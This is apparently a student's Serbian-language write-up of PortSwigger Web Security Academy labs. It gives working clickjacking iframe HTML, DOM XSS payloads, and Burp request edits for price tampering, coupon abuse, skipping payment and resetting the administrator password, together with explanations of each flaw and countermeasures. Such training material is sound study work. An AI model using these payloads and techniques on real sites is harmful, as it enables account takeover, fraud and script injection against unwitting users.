CLIENT SIDE

1.Clickjacking with form input data prefilled from a URL parameter

U ovom zadatku cilj je bio naterati žrtvu da nesvesno promeni svoj email koristeći clickjacking napad. Aplikacija je imala ranjivost jer je dozvoljavala učitavanje stranice unutar iframe-a, kao i automatsko popunjavanje email polja kroz URL parametar.


Napad je funkcionisan kreiranjem HTML fajla sa nevidljivim iframe-om koji učitava žrtvinu account stranicu sa već unetim napadačevim emailom. Preko tog nevidljivog iframe-a postavljen je vidljiv "Click me" tekst, pozicioniran tačno iznad "Update email" dugmeta. Opacity iframe-a je postavljen na 0.0001 tako da je praktično nevidljiv.

Kada žrtva poseti exploit stranicu i klikne na "Click me", zapravo se klikće na skriveno "Update email" dugme ispod, čime se email automatski menja na hacker@attacker-website.com bez njenog znanja.

Koraci:

1. Ulogovati se sa wiener / peter
2. Otvoriti exploit server i nalepiti HTML kod sa iframe-om koji učitava /my-account?email=hacker@attacker-website.com
3. Podesiti top i left vrednosti dok se "Test me" ne poklopi sa "Update email" dugmetom
4. Promeniti "Test me" u "Click me" i opacity na 0.0001
5. Kliknuti Store pa Deliver exploit to victim

```
<style>
  iframe {
    position:relative;
    width:500px;
    height: 700px;
    opacity: 0.0001;
    z-index: 2;
  }
  div {
    position:absolute;
    top:500px;
    left:80px;
    z-index: 1;
  }
</style>
<div>Click me</div>
<iframe src="https://0a6f007404fe123880d826a700e900de.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>
```




2.Clickjacking with a frame buster script

Ovaj lab je identičan prethodnom clickjacking labu sa jednom razlikom stranica je imala frame buster skriptu koja normalno sprečava učitavanje u iframe-u. Dodavanjem sandbox="allow-forms" atributa na iframe element, JavaScript unutar iframe-a se blokira, što neutrališe frame buster skriptu i omogućava napad. Atribut allow-forms je dodat kako bi forma za promenu emaila i dalje mogla da se submituje kada žrtva klikne.

1. Ulogovati se sa wiener / peter
2. Otvoriti exploit server i u Body polje napisati kod
3. Kliknuti Store pa View exploit
4. Podesiti top i left vrednosti dok se "Test me" ne poklopi sa "Update email" dugmetom
5. Promeniti "Test me" u "Click me" i opacity na 0.0001
6. Kliknuti Store pa Deliver exploit to victim

Body:

```
<style>
    iframe {
        position:relative;
        width:500px;
        height: 700px;
        opacity: 0.0001;
        z-index: 2;
    }
    div {
        position:absolute;
        top:485px;
        left:80px;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe sandbox="allow-forms" src="https://0a9d000404aed4fca3b576e6005900f3.web-security-academy.net/my-account?email=hacker1@attacker-website.com"></iframe>
```



3.Exploiting clickjacking vulnerability to trigger DOM-based XS

```
<iframe src="https://0acc008f03fd118680cd0d91003600ef.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
```

hacker@attacker-website.com

Subject:


test

Message:

test

Click me

Submit feedback



U ovom zadatku cilj je bio iskoristiti clickjacking ranjivost kako bi se pokrenuo DOM-based XSS napad. Stranica za slanje feedback-a bila je ranjiva na XSS kroz name parametar, koji nije pravilno sanitizovao unos, pa je payload <img src=1 onerror=print()> mogao da izvrši JavaScript kada se stranica učita.


Napad je kombinovao clickjacking i XSS na sledeći način kreiran je nevidljivi iframe koji učitava feedback stranicu sa već popunjenim poljima kroz URL parametre, uključujući maliciozni XSS payload u name polju. Preko tog iframe-a postavljen je vidljiv "Click me" tekst pozicioniran tačno iznad "Submit feedback" dugmeta. Kada žrtva klikne na "Click me", zapravo submituje feedback formu sa XSS payloadom, što triggeruje onerror event i izvršava print() funkciju.

Koraci:

1. Otvoriti exploit server i nalepiti HTML kod sa iframe-om koji učitava /feedback stranicu sa XSS payloadom u name parametru
2. Podesiti top i left vrednosti dok se "Test me" ne poklopi sa "Submit feedback" dugmetom
3. Kliknuti na "Test me" i proveriti da li se otvara print dialog
4. Promeniti "Test me" u "Click me" i opacity na 0.0001
5. Kliknuti Store pa Deliver exploit to victim

4.Multistep clickjacking

```
<style>
   iframe {
      position:relative;
      width:510px;
      height: 700px;
      opacity: 0.0001;
      z-index: 2;
   }
   .firstClick, .secondClick {
      position:absolute;
      top:500px;
      left:50px;
      z-index: 1;
   }
   .secondClick {
      top:310px;
      left:210px;
   }
</style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me next</div>
<iframe src="https://0a3b002e035fe29a809f53bf00520045.web-security-academy.net/my-account"></iframe>
```



U ovom zadatku cilj je bio naterati žrtvu da izvrši dve uzastopne radnje, prvo klikne na "Delete account" dugme, a zatim na "Yes" na confirmation dijalogu sve bez svog znanja, koristeći multistep clickjacking napad.

Napad je funkcionisao tako što su kreirana dva nevidljiva sloja preko iframe-a koji učitava žrtvinu account stranicu. Prvi div "Click me first" je pozicioniran tačno iznad "Delete account" dugmeta, a drugi div "Click me next" iznad "Yes" dugmeta na confirmation stranici koja se pojavljuje nakon prvog klika.

Koraci:


1. Ulogovati se sa wiener / peter
2. Otvoriti exploit server i nalepiti HTML kod sa dva div elementa i iframe-om koji učitava /my-account
3. Podesiti top i left vrednosti za "Test me first" dok se ne poklopi sa "Delete account" dugmetom
4. Kliknuti na "Test me first" i proveriti da li se pojavljuje confirmation stranica
5. Podesiti top i left vrednosti za "Test me next" dok se ne poklopi sa "Yes" dugmetom
6. Promeniti "Test me first" u "Click me first" i "Test me next" u "Click me next"
7. Postaviti opacity na 0.0001
8. Kliknuti Store pa Deliver exploit to victim

5.Dodatak DOM XSS in document.write sink using source location.search inside a select element

Sajt je uzimao vrednost iz URL-a i direktno je upisivao u stranicu bez provere. Ubacivanjem XSS payloada u URL parametar storeId, browser je izvršio maliciozni JavaScript kod umesto da ga prikaže kao tekst.

Koraci:

1. Otvoriti stranicu bilo kog proizvoda
2. U URL dodati parametar storeId sa nasumičnom vrednošću i primetiti da se vrednost pojavljuje u dropdown listi
3. Desnim klikom inspektovati dropdown i potvrditi da se vrednost upisuje direktno u select element
4. Promeniti URL da sadrži sledeći payload: product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>
5. Posetiti modifikovani URL i primetiti da se izvršava JavaScript kod



Clickjacking je napad gde napadač postavlja nevidljiv iframe sa legitimnom stranicom preko svog sadržaja, i prevari korisnika da klikne na nešto što ne vidi.

Uticaj može biti brisanje naloga, promena emaila ili lozinke, finansijske transakcije, ili pokretanje XSS napada sve bez znanja korisnika.

Ranjivosti koje su omogućile napad su nedostatak X-Frame-Options i Content-Security-Policy headera koji bi sprečili učitavanje stranice u iframe-u.

Kontramere su postavljanje X-Frame-Options: DENY ili Content-Security-Policy: frame-ancestors 'none' headera koji zabranjuju učitavanje stranice u iframe-u. Frame buster skripte su manje pouzdane jer se mogu zaobići.

X-Frame-Options je HTTP header koji govori browseru da li sme da učita stranicu unutar iframe-a. Vrednost DENY znači da se stranica ne može učitati ni u jednom iframe-u, čime se sprečava clickjacking.


XSS (Cross-Site Scripting) je napad gde napadač ubacuje maliciozni JavaScript kod u web stranicu, koji se zatim izvršava u browseru žrtve, što može dovesti do krađe sesija, podataka ili preuzimanja naloga.

SERVER SIDE

Business logic vulnerabilities

1.Excessive trust in client-side controls

873	https://0a2a00af033830e080...	GET	/cart	
877	https://0a2a00af033830e080...	GET	/academyLabHeader	
880	https://0a2a00af033830e080...	POST	/cart	✓
882	https://0a2a00af033830e080...	GET	/cart	
883	https://0a2a00af033830e080...	GET	/academyLabHeader	
884	https://0a2a00af033830e080...	GET	/	
915	https://0a2a00af033830e080...	GET	/academyLabHeader	
916	https://0a2a00af033830e080...	GET	/product?productId=1	✓
920	https://0a2a00af033830e080...	GET	/academyLabHeader	
922	https://0a2a00af033830e080...	POST	/cart	✓
925	https://0a2a00af033830e080...	GET	/product?productId=1	✓
926	https://0a2a00af033830e080...	GET	/academyLabHeader	



Aplikacija je slala cenu proizvoda kao parametar u requestu kada dodaješ artikal u korpu, i server je slepo verovao toj vrednosti bez provere. Interseptovanjem i modifikovanjem tog requesta u Burp Repeateru, promenili smo cenu Leather Jacket-a sa $1337 na $0.01 i uspešno završili kupovinu.

Koraci:

1. Uloguj se sa wiener / peter
2. Dodaj Leather Jacket u korpu
3. Burp -> Proxy -> HTTP History -> pronađi POST /cart
4. Desni klik -> Send to Repeater
5. Promeni price=133700 na price=1
6. Klikni Send
7. U browseru osvježi korpu -> Place order

2.Flawed enforcement of business rules

Lightweight "l33t" Leather Jacket $1337.00 - 2 + Remove

Coupon:

Add coupon

Apply

Code	Reduction
NEWCUST5	-$5.00
SIGNUP30	-$802.20
NEWCUST5	-$5.00
SIGNUP30	-$802.20
NEWCUST5	-$5.00
SIGNUP30	-$802.20
NEWCUST5	-$5.00
SIGNUP30	-$802.20
NEWCUST5	-$5.00

Total: $0.00

Aplikacija je imala sistem kupon kodova koji je sprečavao duplu upotrebu istog koda uzastopno, ali nije proveravao alterniranje između dva različita koda. Iskorišćavanjem ove logičke greške, naizmeničnim unošenjem kodova NEWCUST5 i SIGNUP30 više puta, uspeli smo da snizimo cenu Leather Jacket-a ispod iznosa dostupnog store kredita i završimo kupovinu.

3.Insufficient workflow validation

```
GET /cart/order-confirmation?order-confirmed=true HTTP/2
Host: 0a42005e04c09a9d80496708001700ed.web-security-academy.net
Cookie: session=0msP3fR0Y6sT0Z9RPIFYAw4NKKjeqIod
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a42005e04c09a9d80496708001700ed.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Aplikacija nije proveravala da li je korisnik zaista prošao kroz proces plaćanja pre nego što potvrdi porudžbinu. Server je smatrao porudžbinu validnom čim bi primio zahtev na confirmation endpoint, bez provere da li je uplata izvršena.

Koraci:

1. Ulogovati se sa wiener / peter
2. Kupiti bilo koji jeftiniji artikal da bi se u Burp historiji pojavio GET /cart/order-confirmation?order-confirmation=true
3. Poslati taj request u Repeater
4. Dodati Leather Jacket u korpu
5. U Repeateru kliknuti Send porudžbina će biti potvrđena bez odbitka kredita

4.Weak isolation on dual-use endpoint


```
22
23 csrf=lvrlYX6xKXbSQzhuHMdus4JZ2DlVt4tm&username=administrator&new-password-1=
peterpeter1&new-password-2=peterpeter1
```

Aplikacija nije proveravala da li korisnik koji menja lozinku zaista zna trenutnu lozinku, niti da li ima pravo da menja lozinku drugog korisnika. Uklanjanjem current-password parametra i promenom username parametra, moguće je promeniti lozinku bilo kog korisnika, uključujući administratora.

Koraci:

1. Ulogovati se sa wiener / peter
2. Otvoriti My Account i promeniti lozinku
3. U Burp History pronaći POST /my-account/change-password i poslati u Repeater
4. U Repeateru ukloniti current-password parametar iz body-ja
5. Promeniti username=wiener na username=administrator
6. Postaviti novu lozinku i kliknuti Send
7. Izlogovati se i ulogovati kao administrator sa novom lozinkom
8. Otvoriti admin panel i obrisati carlosa

5.Authentication bypass via flawed state machine



Aplikacija je imala dvostepeni proces prijave nakon unosa kredencijala, korisnik je morao da odabere svoju ulogu. Međutim, ako se zahtev za odabir uloge presretne i odbaci u Burp-u, aplikacija dodeljuje podrazumevanu ulogu koja je administrator, čime se zaobilazi sigurnosna provera.

Koraci:

1. Ulogovati se sa wiener / peter i primetiti da postoji stranica za odabir uloge
2. Izlogovati se i vratiti na login stranicu
3. U Burp-u uključiti Proxy Intercept
4. Ulogovati se ponovo
5. Proslediti POST /login request klikom na Forward
6. Kada se pojavi GET /role-selector request, kliknuti Drop da se odbaci
7. U browseru otvoriti /admin stranicu direktno
8. Obrisati carlosa

Business Logic Vulnerabilities su ranjivosti koje nastaju kada napadač zloupotrebi legitimnu funkcionalnost aplikacije na način koji programer nije predvideo, bez korišćenja malicioznih payload-a.

Uticaj može uključivati kupovinu proizvoda besplatno, pristup admin panelu, promenu tuđih lozinki ili neograničeno korišćenje popusta, što može dovesti do finansijskih gubitaka ili kompromitovanja sistema.

Ranjivosti koje su dozvolile napade bile su: server je verovao ceni koju šalje klijent, confirmation endpoint nije proveravao plaćanje, promena lozinke nije zahtevala trenutnu lozinku, sistem kupona nije sprečavao alterniranje kodova, a login proces nije proveravao prolazak kroz sve korake.

Kontramere su validacija sve poslovne logike isključivo na serverskoj strani, obaveznost svakog koraka u višekoračnim procesima, verifikacija trenutne lozinke pri promeni, ograničenje upotrebe kupona na serveru i nikada ne verovati podacima koji dolaze od klijenta.

Random

Proxy presreće HTTP requestove između browsera i servera, omogućavajući pregled i modifikaciju saobraćaja u realnom vremenu.

Repeater omogućava slanje istog requesta više puta sa proizvoljnim izmenama, što je korišćeno za manipulaciju parametrima poput cene i lozinke.

HTTP History lista svih presretnutih requestova kroz Proxy, korišćena za pronalaženje specifičnih requestova poput POST /cart i POST /my-account/change-password.

Intercept funkcija unutar Proxy-ja koja zaustavlja svaki request pre slanja serveru, korišćena za odbacivanje GET /role-selector requesta u Authentication bypass labu.